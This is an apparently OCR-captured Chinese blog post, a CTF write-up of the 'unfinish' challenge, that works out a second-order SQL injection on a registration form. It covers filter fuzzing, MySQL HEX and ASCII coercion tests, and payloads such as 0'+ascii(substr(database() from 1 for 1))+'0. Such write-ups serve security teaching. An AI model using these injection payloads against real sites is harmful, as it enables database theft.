
XCTF：unfinish（2018网鼎杯）（SQL二次注入）


原创

~羽~. 于 2021-09-14 16:42:08 发布


分类专栏： CTF刷题记录 文章标签： sql CTF



见到这题，我就和上面的图片是一样的（很形象）


《想念初恋》御剑后台扫描工具 珍藏版 By:御剑孤独 QQ:343034656
域名: http://111.200.241.244:57015/
正在扫描
停止扫描
线程: 10 (条 CPU核心 * 5最佳)
超时: 3 (秒 超时的页面被丢弃)
DIR: 446889
ASP: 297812
MDB: 9071
ASPX: 42529
PHP: 52815
JSP: 19739
探测200
探测403
探测3XX
扫描信息: http://111.200.241.244:57015/edituser.aspx
扫描线程: 10
扫描速度: 360/秒
ID
地址
HTTP响应
1
http://111.200.241.244:57015/login.php
200
2
http://111.200.241.244:57015/register.php
200
CSDN @~羽~.


扫出个注册页面




简单fuzz，可以知道他过滤了逗号和information,没有逗号，就防止了报错注入，因为注册界面一般是insert语句。又把information这个SQL注入中重要的数据库过滤了。然后就很难。

正确思路应该是**二次注入**

当注册时用户名使用：1' and '0




当注册时用户名为：1' and '1



所以这里是存在二次注入的。

在mysql中，+只能当做运算符。



```
1 SELECT HEX('test');
2
```

结果 #1 (1r × 1c)

HEX('test')
74657374


```
1 SELECT '0'+HEX('test');
2
```

结果 #1 (1r × 1c)

'0'+HEX('test')
74,657,374


```
2 SELECT HEX('flag');
3
```

结果 #1 (1r × 1c) 结果 #2 (1r × 1c)

HEX('flag')
666C6167

这是因为flag的16进制之后有字母

```
1 SELECT '0'+HEX('flag');
2
```

结果 #1 (1r × 1c)

'0'+HEX('flag')
666


```
1 SELECT '0'+HEX(HEX('flag'));
2 SELECT HEX(HEX('flag'));
3 #SELECT ASCII('f');
4 #SELECT ASCII(SUBSTR('flag',1,1));
5
```

结果 #1 (1r × 1c) 结果 #2 (1r × 1c)

'0'+HEX(HEX('flag'))
3.6363643363136 37e15

测到后面我认为这个方法会有问题，变成科学计数法了。

所以我选择另外一种方法：用ASCII码

```
1 SELECT ASCII('f');
2 SELECT ASCII(SUBSTR('flag',1,1));
3
```

结果 #1 (1r × 1c) 结果 #2 (1r × 1c)

ASCII('f')
102


```
1 SELECT ASCII('f');
2 SELECT ASCII(SUBSTR('flag',1,1));
3
```

1 columns × 1 rows


SELECT ASCII(SUBSTR('flag',1,1))

结果 #1 (1r × 1c) 结果 #2 (1r × 1c)

ASCII(SUBSTR('flag',1,1))
102

按照想法测试一下：

0'+ascii(substr(database() from 1 for 1))+'0



接着就是写脚本跑了，不能人工测啊，那多麻烦。思路网上看，脚本我还是自己写。